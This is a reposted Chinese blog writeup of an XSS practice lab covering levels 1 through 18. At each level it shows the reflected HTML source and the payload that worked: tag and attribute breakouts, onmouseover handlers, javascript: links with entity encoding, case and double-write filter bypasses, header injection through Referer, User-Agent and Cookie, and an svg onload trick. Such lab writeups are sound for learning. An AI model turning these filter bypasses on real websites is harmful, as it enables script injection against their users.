

# xss hack学习靶场 writeup

转载

dianmangji9200 于 2019-08-12 10:02:00 发布 353 收藏 1

原文链接: <http://www.cnblogs.com/Qi-Lin/p/11338042.html>


版权

靶场链接 [http://xss.tesla-space.com/?tdsourcetag=s\\_pcqq\\_aiomsg](http://xss.tesla-space.com/?tdsourcetag=s_pcqq_aiomsg)

参考博客 <https://blog.csdn.net/xlsj228/article/details/93166486>

1

可以看到url中的test参数出现在页面中, 虽然f12看到了下一关的地址, 我假装没看见



```
<!DOCTYPE html>
<!--STATUS OK-->
<html>
  <head>
    <meta http-equiv="content-type" content="text/html;cha
  <script>
    window.alert = function()
    {
      confirm("完成的不错!");
      window.location.href="level2.php?keyword=test";
    }
  </script>
  <title>欢迎来到level1</title>
</head>
<body>
  <h1 align="center">欢迎来到level1</h1>
  <h2 align="center">欢迎用户test</h2>
  <center>
    
  </center>
  <h3 align="center">payload的长度:4</h3>
  <h3 align="center">By:HACK学习</h3>
</body>
</html>
```

在url处构造payload: `xss.tesla-space.com/level1.php?name=test</h2><script>alert("xx")<\script>`


2

浏览器地址栏: `xss.tesla-space.com/level2.php?keyword=a&submit=%E6%90%9C%E7%B4%A2`

页面内容:

# 欢迎来到level2

没有找到和a相关的结果.

```
元素 控制台 1 调试程序 网络 性能 内存 仿真
<!DOCTYPE html>
<!--STATUS OK-->
<html>
  <head>...</head>
  <body>
    <h1 align="center">欢迎来到level2</h1>
    <h2 align="center">没有找到和a相关的结果.</h2>
    <center>
      <form action="level2.php" method="GET">
        <input name="keyword" value="a" />
        <input name="submit" type="submit" value="搜索" />
      </form>
    </center>
  </body>
</html>
```

构造: " onmouseover=alert()

### 3

依旧如上一关

浏览器地址栏: `xss.tesla-space.com/level3.php?keyword=a&submit=%E6%90%9C%E7%B4%A2`

页面内容:

# 欢迎来到level3

没有找到和a相关的结果.


```
元素 控制台 1 调试程序 网络 性能 内存 仿真
<!DOCTYPE html>
<!--STATUS OK-->
<html>
  <head>...</head>
  <body>
    <h1 align="center">欢迎来到level3</h1>
    <h2 align="center">没有找到和a相关的结果.</h2>
    <center>
      <form action="level3.php" method="GET">
        <input name="keyword" value="a" />
        <input name="submit" type="submit" value="搜索" />
      </form>
    </center>
  </body>
</html>
```

输入" onmouseover=alert() 发现引号不能闭合

没有找到和" onmouseover=alert() 相关的结果.

# Level (3)

```

<!DOCTYPE html>
<!--STATUS OK-->
<html>
  <head>...</head>
  <body>
    <h1 align="center">欢迎来到level3</h1>
    <h2 align="center">没有找到和" onmouseover=alert() 相关的.</h2>
    <center>
      <form action="level3.php" method="GET">
        <input name="keyword" value="" onmouseover=alert() " />
        <input name="submit" type="submit" value="搜索" />
      </form>
    </center>
  </body>
</html>

```

输入' onmouseover=alert() 单引号可以闭合

```

<center>
  <form action="level3.php" method="GET">
    <input name="keyword" onmouseover="alert()" '="" value="" />
    <input name="submit" type="submit" value="搜索" />
  </form>
</center>

```

## 4

同2

xss.tesla-space.com/level4.php?keyword=try%20harder!

欢迎来到level4

没有找到和try harder!相关的结果.



```

<!DOCTYPE html>
<!--STATUS OK-->
<html>
  <head>...</head>
  <body>
    <h1 align="center">欢迎来到level4</h1>
    <h2 align="center">没有找到和try harder!相关的结果.</h2>
    <center>
      <form action="level4.php" method="GET">
        <input name="keyword" value="try harder!" />
        <input name="submit" type="submit" value="搜索" />
      </form>
    </center>
  </body>
</html>

```

## 5

" onmouseover=alert() 发现on中间加了下划线

```

<center>
  <form action="level5.php" method="GET">
    <input name="keyword" o_nmouseover="alert()" "" value="" />
    <input name="submit" type="submit" value="搜索" />
  </form>
</center>
<center>...</center>

```

" /> <script>alert ()</script> script中间加了下划线

```
<center>
  <form action="level5.php" method="GET">
    <input name="keyword" value="" />
    <scr ipt>
      alert()
      <input name="submit" type="submit" value="搜索" />
    </scr ipt>
  </form>
</center>
```

尝试大小写等无法绕过

就想到利用javascript伪协议 " /><a href=javascript:alert ("ccc");>xxx</a>

## 欢迎来到level5

没有找到和" /><a href=javascript:alert ("ccc");>xxx</a>相关的结果.

```
<!DOCTYPE html>
<!--STATUS OK-->
<html>
  <head>...</head>
  <body>
    <h1 align="center">欢迎来到level5</h1>
    <h2 align="center">没有找到和" /><a href=javascript:al...</h2>
    <center>
      <form action="level5.php" method="GET">
        <input name="keyword" value="" />
        <a href="javascript:alert("ccc");">xxx</a>
        <input name="submit" type="submit" value="搜索" />
      </form>
    </center>
  </body>
</html>
```

## 6

和5相同，采用5的解法，发现href也被加了下划线，用大小写绕过，成功

" /><a href=javascript:alert ("ccc");>xxx</a>

```
<form action="level7.php" method="GET">
  <input name="keyword" mouseover="alert()" value="" />
  <input name="submit" type="submit" value="搜索" />
</form>
</center>
```

## 7

onmouseover 的on被过滤，采用双写绕过

" onmouseover=alert ()

## 8

采用javascript伪协议，可是被过滤

```
<center>
  <br />
  <a href="javascr ipt:alert('xss') ;">友情链接</a>
</center>
```

采用空格绕过, javascript:alert('xss'); 还是不行

```
▲ <center>
  <br />
  <a href="javascript:alert('xss');">友情链接</a>
</center>
```

采用16进制编码, 仍然不行

采用unicode编码, 将t进行编码, 成功

```
javascrip&#116:alert('xss');
```

## 9

利用 javascript&#116:alert(), 发现

```
▲ <form action="level9.php" method="GET">
  <input name="keyword" value="javascrip&#116:alert()" />
  <input name="submit" type="submit" value="添加友情链接" />
</form>
</center>


---


▲ <center>
  <br />
  <a href="您的链接不合法? 有没有!">友情链接</a>
</center>
. . .
```

最后试探发现必须包含一个正常的链接, 所以包含一个被注释掉的链接

```
javascrip&#116:alert()//http://www.baidu.com
```

```
▲ <center>
  ▲ <form action="level9.php" method="GET">
    <input name="keyword" value="javascrip&#116:alert()//http://www.baidu.com" />
    <input name="submit" type="submit" value="添加友情链接" />
  </form>
</center>
▲ <center>
  <br />
  <a href="javascript:alert()//http://www.baidu.com">友情链接</a>
</center>


---


▲ <center>
```

## 10

查看源码发现是3个隐藏的标签

```
- search
▲ <form id="search">
  <input name="t_link" type="hidden" value="" />
  <input name="t_history" type="hidden" value="" />
  <input name="t_sort" type="hidden" value="" />
</form>
</center>
▲ <center>
```

传入相关值, 并将type设置为text可见 [http://xss.tesla-space.com/level10.php?t\\_sort="onmouseover="alert\(\)"type="text](http://xss.tesla-space.com/level10.php?t_sort=)

前两个标签不起作用, 利用最后一个标签

# 欢迎来到level10

没有找到和相关的结果.



payload的长度:0

By:HACK学习

```
<!DOCTYPE html>
<!--STATUS OK-->
<html>
  <head>...</head>
  <body>
    <h1 align="center">欢迎来到level10</h1>
    <h2 align="center">没有找到和相关的结果.</h2>
    <center>
      <form id="search">
        <input name="t_link" type="hidden" value="" />
        <input name="t_history" type="hidden" value="" />
        <input name="t_sort" onmouseover="alert()" type="text" value="" />
      </form>
    </center>
    <center>
      
    </center>
    <h3 align="center">payload的长度:0</h3>
    <h3 align="center">By:HACK学习</h3>
  </body>
</html>
```

## 11

参考<https://blog.csdn.net/xlsj228/article/details/93166486>

用bp截断增加referrer头

referrer:'' onmouseover=alert() type="text"

```
<h1 align="center">欢迎来到level11</h1>
<h2 align="center">没有找到和good job!相关的结果.</h2>
<center>
  <form id="search">
    <input name="t_link" type="hidden" value="" />
    <input name="t_history" type="hidden" value="" />
    <input name="t_sort" type="hidden" value="" />
    <input name="t_ref" onmouseover="alert()" type="text" value="" />
  </form>
</center>
```

## 12

与上相同，在user-agent处

```
GET /level12.php?keyword=good%20job! HTTP/1.1
Host: xss.tesla-space.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0" onmouseover=alert() type="text"
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Jpgrade-Insecure-Requests: 1
```

## 13

与上相同，在cookie处

## 14

这一关好像挂了



## 嗯...无法访问此页面

尝试此操作

- 请确保你已获取正确的网址:  
<http://ww1.exifviewer.org>
- [在必应上搜索“http://ww1.exifviewer.org”](#)
- [刷新页面](#)

### Details

然后下面给的level15的链接也挂了

手动改url进15关<http://xss.tesla-space.com/level15.php>

## 15

结果15关加载半天卡死.....

## 16

将空格，script等过滤

运用<svg onload=alert()>标签

空格用回车换行%0d,%0a代替

## 17

url为<http://xss.tesla-space.com/level17.php?arg01=a&arg02=b>

```
<body>
  <h1 align="center">欢迎来到level17</h1>
  <embed width="100%" src="xsf01.swf?a=b" type="application/x-shockwave-flash" height="100%" />
  <h2 align="center">
    成功后，
    <a href="level18.php?arg01=a&arg02=b">点我进入下一关</a>
  </h2>
  <h3 align="center">By:HACK学习</h3>
</body>
</html>
```

构造payload: <http://xss.tesla-space.com/level17.php?arg01=a&arg02=b>  
onmouseover=alert()

## 18

与17相同

